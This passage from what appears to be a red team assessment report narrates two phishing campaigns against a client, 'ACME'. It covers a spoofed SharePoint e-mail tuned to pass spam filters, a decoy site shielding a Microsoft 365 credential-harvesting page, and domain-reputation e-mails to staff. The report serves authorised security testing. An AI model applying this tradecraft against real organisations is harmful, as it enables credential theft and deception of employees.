


**Figure 9**: Bounced e-mail

The Red Team then prepared to run the campaign on Friday, the 23rd of February, as the Sydney concert started that night. On the Thursday afternoon, a dry run of the campaign had the website marked as malicious. The Red Team were not entirely sure how this happened, but it is believed that removing the redirector landing page opened the malicious site to be scanned. As the domain was now registered as malicious, there was little chance of it bypassing filters.

Due to the timing, it was not possible to setup a new domain before the next day. The campaign was considered burnt and was abandoned.

### Operation Sharepoint

The Red Team had previously identified that ACME use Microsoft 365 and assumed it would be common to use SharePoint. As such the Red Team created a phishing campaign on the premise that they were a third party (potentially a partner or subcontractor) and had found a picture of themselves and a ACME employee (the victim). This e-mail was designed to mimic a real SharePoint e-mail as much as possible, with some slight variations, but this is mostly due to the e-mail filter marking specific features of the e-mail as spam.




**Figure 10**: Phishing e-mail

This e-mail was tailored based off online spam filter checkers.




**Figure 11**: Phishing e-mail spam score

In order to protect the malicious site from discovery, a business website was setup as a decoy. Users would be redirected to this site by the Red Team if they wanted to hide the malicious site.




**Figure 12**: Benign website




**Figure 13**: Benign website

Once a user clicked the link in the e-mail, they would be asked to provide their Microsoft 365 credentials.




**Figure 14**: Microsoft 365 login

After the user has entered their credentials, they are redirected to a site hosting an image of a work function. This image was used to add more legitimacy to the attack, as the user would be expecting to see an image.

The image was taken from ACME's X (Formally twitter) page:

- < Redacted link to Social Media post>


**Figure 15**: Image of social media post

In an attempt to build domain reputation with ACME's e-mail servers, the Red Team sent various e-mails to publicly exposed e-mail addresses. The intent was that if the e-mail server had previously seen multiple e-mail from this domain that it may not mark it as spam. The first round of e-mails was sent to the following addresses:

- contact@ACMECORP.com.au
- support@ACMECORP.com.au




**Figure 16**: E-mail to shared inbox

The next round was sent to a handful of employees who had their role listed as 'Graduates' on LinkedIn.

Various e-mails were sent over multiple days, though the Red Team never received as response.

